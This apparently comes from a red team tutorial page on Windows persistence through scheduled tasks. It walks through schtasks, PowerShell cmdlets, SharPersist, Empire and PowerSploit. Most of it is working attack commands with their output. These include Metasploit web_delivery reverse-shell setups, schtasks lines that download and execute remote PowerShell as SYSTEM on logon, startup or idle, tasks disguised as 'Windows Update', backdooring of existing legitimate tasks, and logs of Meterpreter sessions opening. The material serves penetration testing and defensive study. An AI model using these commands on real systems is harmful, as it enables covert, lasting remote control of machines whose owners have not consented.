

Persistence – Scheduled Tasks


Windows operating systems provide a utility (schtasks.exe) which enables system administrators to execute a program or a script at a specific given date and time. This kind of behavior has been heavily abused by threat actors and red teams as a persistence mechanism. Administrator privileges are not required to perform persistence via schedule tasks however further actions are allowed such as execute a task during logon of a user or during idle state if elevated privileges have been achieved.

The persistence technique of scheduled tasks can be implemented both manually and automatically. Payloads can be executed from disk or from remote locations and they can have the form of executables, PowerShell scripts or scriptlets. This is considered an old persistence technique however it can still be used in red team scenarios and it is supported by a variety of open source tools. The Metasploit “**web_delivery**” module can be used to host and generate payloads in various formats.

```
1 use exploit/multi/script/web_delivery
2 set payload windows/x64/meterpreter/reverse_tcp
3 set LHOST 10.0.2.21
4 set target 5
5 exploit
```

From the command prompt the “**schtasks**” executable can be used to create a schedule task that will download and execute a PowerShell based payload in every Windows logon as a SYSTEM.

```
1 schtasks /create /tn PentestLab /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -
WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring('http://10.0.2.21:8080/ZPWlywg'))'"
/sc onlogon /ru System
```



```
C:\Users>schtasks /create /tn PentestLab /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hid
den -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring('http://10.0.2.21:8080/Z
PWlywg'))'" /sc onlogon /ru System
SUCCESS: The scheduled task "PentestLab" has successfully been created.
C:\Users>
```

Persistence Schedule Tasks – Command Prompt

When the user logon again with the system the payload will be executed and a Meterpreter session will open.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Using URL: http://0.0.0.0:8080/ZPWLywg
[*] Local IP: http://127.0.0.1:8080/ZPWLywg
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $z="echo ($env:temp+'\PHShc3er.exe'); (new-object System.Net.WebClient).DownloadFile('http://10.0.2.21:8080/ZPWLywg', $z); invoke-item $z
msf5 exploit(multi/script/web_delivery) > [*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:49671) at 2019-11-03 16:24:11 -0500

msf5 exploit(multi/script/web_delivery) >
[*] 10.0.2.30      web_delivery - Delivering Payload (7168) bytes
[*] 10.0.2.30      web_delivery - Delivering Payload (7168) bytes

msf5 exploit(multi/script/web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > █
```

Persistence Schedule Tasks – Meterpreter

It is also possible the execution to occur during system start or when the user session is inactive (idle mode).

```

1  #(X64) - On System Start
2  schtasks /create /tn PentestLab /tr
   "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -
3  WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
   ((new-object
4  net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
   /sc onstart /ru System
5  #(X64) - On User Idle (30mins)
6  schtasks /create /tn PentestLab /tr
   "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -
7  WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
   ((new-object
8  net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
   /sc onidle /i 30
9  #(X86) - On User Login
10 schtasks /create /tn PentestLab /tr
    "c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -
11 WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
    ((new-object
12 net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
    /sc onlogon /ru System
13
14 #(X86) - On System Start
    schtasks /create /tn PentestLab /tr
       "c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -
       WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
       ((new-object
       net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
       /sc onstart /ru System

    #(X86) - On User Idle (30mins)

    schtasks /create /tn PentestLab /tr
       "c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -
       WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
       ((new-object
       net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
       /sc onidle /i 30

```

Execution of the payload can be also occur at a specific time and can have an expiration date and a self delete function. The “**schtasks**” utility provides the necessary options as it is part of its functionality.

```

1  schtasks /CREATE /TN "Windows Update" /TR
   "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -
   WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX
   ((new-object
   net.webclient).downloadstring(''http://10.0.2.21:8080/ZPWlywg''))'"
   /SC minute /MO 1 /ED 04/11/2019 /ET 06:53 /Z /IT /RU %USERNAME%

```

```
C:\Users\pentestlab>schtasks /CREATE /TN "Windows Update" /TR "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring(''http://
10.0.2.21:8080/ZPWlywg''))'" /SC minute /MO 1 /ED 04/11/2019 /ET 06:53 /Z /IT /RU %USERNAME%
SUCCESS: The scheduled task "Windows Update" has successfully been created.
C:\Users\pentestlab>
```

Persistence – Schedule Task Date and Time

A task can be triggered at specific Windows events if event logging is enabled for the targeted event. This technique was demonstrated by [b33f](#) in his [website](#). The Windows event command line utility can be used to query event ID's.

- 1 `wevtutil qe Security /f:text /c:1 /q:"Event[System[(EventID=4647)]]"`

```
C:\Windows\system32>wevtutil qe Security /f:text /c:1 /q:"Event[System[(EventID=
4647)]]
Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
  Date: 2019-08-04T18:33:22.466
  Event ID: 4647
  Task: Logoff
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: WIN-INI2M41PM96
  Description:
User initiated logoff:

Subject:
  Security ID: S-1-5-21-1024610980-4030645003-3786293890-1000
  Account Name: panag
  Account Domain: WIN-INI2M41PM96
  Logon ID: 0x1543e
```

Query Event ID

A schedule task can be created that will execute a payload when the associated event ID occurs on the system.

- 1 `schtasks /Create /TN OnLogOff /TR C:\tmp\pentestlab.exe /SC ONEVENT /EC`
- 2 `Security /MO "[System[(Level=4 or Level=0) and (EventID=4634)]]"`

```
C:\Windows\system32>schtasks /Create /TN OnLogOff /TR C:\tmp\pentestlab.exe /SC
ONCEVENT /EC Security /MO "[System[(Level=4 or Level=0) and (EventID=4634)]]"
SUCCESS: The scheduled task "OnLogOff" has successfully been created.

C:\Windows\system32>_
```

Persistence – Schedule Tasks Event ID

The **“Query”** parameter can be used to retrieve the information for the newly created schedule task.

```
1 schtasks /Query /tn OnLogOff /fo List /v
```

```
C:\Windows\system32>schtasks /Query /tn OnLogOff /fo List /v

Folder: \
HostName: UEGA
TaskName: \OnLogOff
Next Run Time: N/A
Status: Running
Logon Mode: Interactive only
Last Run Time: 11/4/2019 9:04:36 PM
Last Result: -2147216609
Author: Administrator
Task To Run: C:\tmp\pentestlab.exe
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batterie
```

Query Schedule Task

When the user Administrator logs off the event ID will be created and on the next logon the payload will be executed.

```

      =[ metasploit v5.0.38-dev                                ]
+ -- --=[ 1912 exploits - 1073 auxiliary - 329 post            ]
+ -- --=[ 550 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 3 evasion                                           ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.40
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.40:49158) at 2019-11-
04 08:03:01 -0500

meterpreter > 

```

Schedule Task LogOff – Meterpreter

Alternatively PowerShell can be used to create schedule tasks that will executed either at logon of a user or at a specific time and date.

```

1  $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
   C:\temp\pentestlab.exe"
2
3  $T = New-ScheduledTaskTrigger -AtLogOn -User "pentestlab"
4
5  $S = New-ScheduledTaskSettingsSet
6
7  $P = New-ScheduledTaskPrincipal "Pentestlab"
8
9  $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings
   $S
10
11 Register-ScheduledTask Pentestlab -InputObject $D
12
13 $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
   C:\temp\pentestlab.exe"
14
15 $T = New-ScheduledTaskTrigger -Daily -At 9am
16
17 $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel
   Highest
18
19 $S = New-ScheduledTaskSettingsSet
20
21 $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings
   $S
22
23 Register-ScheduledTask PentestLaboratories -InputObject $D

```

```

PS C:\Windows\system32> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\temp\pentestlab.exe"
PS C:\Windows\system32> $T = New-ScheduledTaskTrigger -AtLogOn -User "pentestlab"
PS C:\Windows\system32> $S = New-ScheduledTaskSettingsSet
PS C:\Windows\system32> $P = New-ScheduledTaskPrincipal "Pentestlab"
PS C:\Windows\system32> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\Windows\system32> Register-ScheduledTask Pentestlab -InputObject $D

TaskPath                TaskName                State
-----
\                        Pentestlab              Ready

PS C:\Windows\system32> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\temp\pentestlab.exe"
PS C:\Windows\system32> $T = New-ScheduledTaskTrigger -Daily -At 9am
PS C:\Windows\system32> $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
PS C:\Windows\system32> $S = New-ScheduledTaskSettingsSet
PS C:\Windows\system32> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\Windows\system32> Register-ScheduledTask PentestLaboratories -InputObject $D

TaskPath                TaskName                State
-----
\                        PentestLaboratories    Ready

```

Persistence Schedule Tasks – PowerShell

SharPersist

Brett Hawkins added in SharPersist multiple capabilities around persistence via Schedule Tasks. If the user has Administrator level privileges the following command can create a new schedule task that will executed during Windows logon.

- 1 `SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m add -o logon`

```

C:\Users>SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m add -o logon

[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Scheduled Task Name: PentestLab
[*] INFO: Option: logon

[+] SUCCESS: Scheduled task added

C:\Users>

```

SharPersist – New Schedule Task Logon

In the next reboot of the system the payload will executed and a Meterpreter session will open.

```

msf5 exploit(multi/handler) > set LHOST 10.0.2.21
LHOST => 10.0.2.21
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 1 opened (10.0.2.21:4444 -> 10.0.2.30:49669) at 2019-11-03 09:00:37 -0500

meterpreter >

```

Meterpreter – SharPersist Schedule Task

SharPersist can be also used to list a specific schedule task in order to identify the owner, the trigger and the action to performed.

```
1 SharPersist -t schtask -m list -n "PentestLab"
```

```
C:\Users>SharPersist -t schtask -m list -n "PentestLab"

[*] INFO: Listing scheduled task details of name that was specified.

[*] INFO: TASK NAME:
PentestLab

[*] INFO: TASK PATH:
\

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 πμ

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
C:\Windows\System32\cmd.exe /c C:\tmp\pentestlab.exe
```

SharPersist – List Schedule Task

Alternatively using only the “**list**” option without specifying a name will enumerate all the existing schedule tasks on the system.

```
1 SharPersist -t schtask -m list
```

```
C:\Users>SharPersist -t schtask -m list

[*] INFO: Listing all scheduled tasks.

[*] INFO: TASK NAME:
CreateExplorerShellUnelevatedTask

[*] INFO: TASK PATH:
\

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 πμ

[*] INFO: TASK TRIGGER:
Registration

[*] INFO: TASK ACTION:
C:\Windows\Explorer.EXE /NOUACHECK
```

SharPersist – List Schedule Tasks

Similar to Metasploit Framework capability that has a function to check if the target is vulnerable and whether the exploit will be executed successfully, SharPersist has a dry run check. This function can be used to validate the schedule task command by checking the name and the provided arguments.

- 1 `SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m check`

```
C:\Users>SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m check
[*] INFO: Checking if scheduled task already exists
[-] ERROR: A scheduled task with that name already exists.
[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given
C:\Users>
```

SharPersist – Check Schedule Task

SharPersist can also enumerate all the schedule tasks that will be executed during logon. This command can be used during situational awareness of the host and to determine if there is an existing schedule task that can be modified to run a payload instead of creating a new task.

- 1 `SharPersist -t schtaskbackdoor -m list -o logon`

```
C:\Users>SharPersist -t schtaskbackdoor -m list -o logon
[*] INFO: Listing all scheduled tasks available to backdoor.

[*] INFO: TASK NAME:
PentestLab

[*] INFO: TASK PATH:
\

[*] INFO: TASK OWNER:
BUILTIN\Administrators

[*] INFO: NEXT RUN TIME:
1/1/0001 12:00:00 πμ

[*] INFO: TASK TRIGGER:
Logon

[*] INFO: TASK ACTION:
C:\Windows\System32\cmd.exe /c C:\tmp\pentestlab.exe
```

SharPersist – List Logon Schedule Tasks

The **schtaskbackdoor** function combined with the check argument can identify if a specific schedule task has been backdoored.

- 1 `SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m check`

```
C:\Users>SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "PentestLab" -m check

[*] INFO: Checking if scheduled task exists to backdoor.
[+] SUCCESS: A scheduled task with that name exists.

[*] INFO: Checking if schedule task has backdoored action.
[+] SUCCESS: That scheduled task is NOT backdoored

[*] INFO: Checking for correct arguments given
[+] SUCCESS: Correct arguments given
```

SharPersist – Check Backdoor Schedule Task

The “**Add**” argument will backdoor an existing schedule task that will execute a malicious command instead of a performing a legitimate action as a stealthier persistence option.

- 1 `SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "ReconcileLanguageResources" -m add`

```
C:\Users>SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c C:\tmp\pentestlab.exe" -n "ReconcileLanguageResources" -m add

[*] INFO: Adding scheduled task backdoor persistence
[*] INFO: Command: C:\Windows\System32\cmd.exe
[*] INFO: Command Args: /c C:\tmp\pentestlab.exe
[*] INFO: Scheduled Task Name: ReconcileLanguageResources

[+] SUCCESS: Scheduled task backdoored
```

SharPersist – Backdoor Schedule Task

Empire

Empire contains two modules depending on the privileges of the active agent that can be used to implement the persistence technique of schedule tasks. The following configuration will execute a PowerShell based payload every day at 03:22 am. The payload is stored in a registry key and the task name is “**WindowsUpdate**” in order to distinguished between legitimate schedule tasks.

- 1 `usemodule persistence/userland/schtasks`
- 2 `set Listener http`
- 3 `set TaskName WindowsUpdate`
- 4 `set DailyTime 03:22`
- 5 `execute`

```

(Empire: powershell/persistence/userland/schtasks) > set Listener http
(Empire: powershell/persistence/userland/schtasks) > set DailyTime True
(Empire: powershell/persistence/userland/schtasks) > set TaskName WindowsUpdate
(Empire: powershell/persistence/userland/schtasks) > set DailyTime 03:22
(Empire: powershell/persistence/userland/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 5KRSZEAF to run TASK_CMD_WAIT
[*] Agent 5KRSZEAF tasked with task ID 3
[*] Tasked agent 5KRSZEAF to run module powershell/persistence/userland/schtasks
(Empire: powershell/persistence/userland/schtasks) > [*] Agent 5KRSZEAF returned results.
SUCCESS: The scheduled task "WindowsUpdate" has successfully been created.
schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\debug with WindowsUpdate daily trigger at 03:22.
[*] Valid results returned by 10.0.2.30
[*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent HLXZ6WBA checked in
[+] Initial agent HLXZ6WBA from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to HLXZ6WBA at 10.0.2.30

```

Persistence Schedule Tasks – Empire

The elevated module of schedule tasks provides the option to execute the payload during logon of the user. In both modules registry will be used to store the payloads in Base64 encoded format however in different registry keys.

- 1 usemodule persistence/elevated/schtasks*
- 2 set Listener http

```

(Empire: powershell/persistence/elevated/schtasks) > set Listener http
(Empire: powershell/persistence/elevated/schtasks) > set OnLogon True
(Empire: powershell/persistence/elevated/schtasks) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 7EMYFCBL to run TASK_CMD_WAIT
[*] Agent 7EMYFCBL tasked with task ID 1
[*] Tasked agent 7EMYFCBL to run module powershell/persistence/elevated/schtasks
(Empire: powershell/persistence/elevated/schtasks) > [*] Agent 7EMYFCBL returned results.
SUCCESS: The scheduled task "Updater" has successfully been created.
schtasks persistence established using listener http stored in HKLM:\Software\Microsoft\Network\debug with Updater OnLogon trigger.
[*] Valid results returned by 10.0.2.30

```

Persistence Schedule Tasks – Empire Elevated

PowerSploit

The persistence module of PowerSploit supports various functions that can be used to add persistence capability to a script or a script block. Elevated and user options are required to be configured prior to adding persistence.

- 1 \$ElevatedOptions = New-ElevatedPersistenceOption -ScheduledTask -Hourly
- 2 \$UserOptions = New-UserPersistenceOption -ScheduledTask -Hourly
- 3 Add-Persistence -FilePath C:\temp\empire.exe -ElevatedPersistenceOption \$ElevatedOptions -UserPersistenceOption \$UserOptions

```
PS C:\temp\PowerSploit> $ElevatedOptions = New-ElevatedPersistenceOption -ScheduledTask -Hourly
PS C:\temp\PowerSploit> $UserOptions = New-UserPersistenceOption -ScheduledTask -Hourly
PS C:\temp\PowerSploit> Add-Persistence -FilePath C:\temp\empire.exe -ElevatedPersistenceOption $ElevatedOptions -UserPe
rsistenceOption $UserOptions
PS C:\temp\PowerSploit> _
```

PowerSploit – Schedule Tasks

The module provides a variety of options which all of them have been covered in the [documentation](#) page.

References

- <https://attack.mitre.org/techniques/T1053/>
- <https://github.com/fireeye/SharPersist>
- <https://www.fireeye.com/blog/threat-research/2019/09/sharpersist-windows-persistence-toolkit.html>
- <https://powersploit.readthedocs.io/en/latest/Persistence/New-UserPersistenceOption/>
- <https://docs.microsoft.com/en-us/windows/win32/taskschd/schtasks?redirectedfrom=MSDN>